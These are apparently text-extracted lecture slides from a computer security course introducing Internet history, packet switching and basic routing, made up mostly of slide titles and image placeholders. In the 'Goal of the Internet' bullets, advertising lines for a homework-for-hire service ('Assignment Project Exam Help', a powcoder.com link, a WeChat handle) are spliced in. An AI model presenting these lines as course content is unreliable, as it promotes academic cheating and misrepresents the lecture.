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# Introduction to the Internet



ECEN 5032: Intro to Computer Security  
October 5, 2016

# Internet: History


- ARPANET

- "log"

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THE ARPA NETWORK

DEC 1969

4 NODES

# Packet-switched network


- Send chunks of data

- Source address (from)
- Destination address (to)

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To: B

From: A

# Early packet-switched networks

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


# "Best-effort"

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
# Goal of the Internet

- Get packet from A to B


- Quickly? **Assignment Project Exam Help**

- Reliably? <https://powcoder.com>


- Securely? **Add WeChat powcoder**



# Get packet to B!




# From H's perspective







# Naïve approach: send to all




# Naïve approach: send to all




# Naïve approach: send to all




# Ahhhhh!! (BBBBB BBB BBBB...)




# Back to H's perspective




# Better approach: send to next closest node



# Better approach: send to next closest node

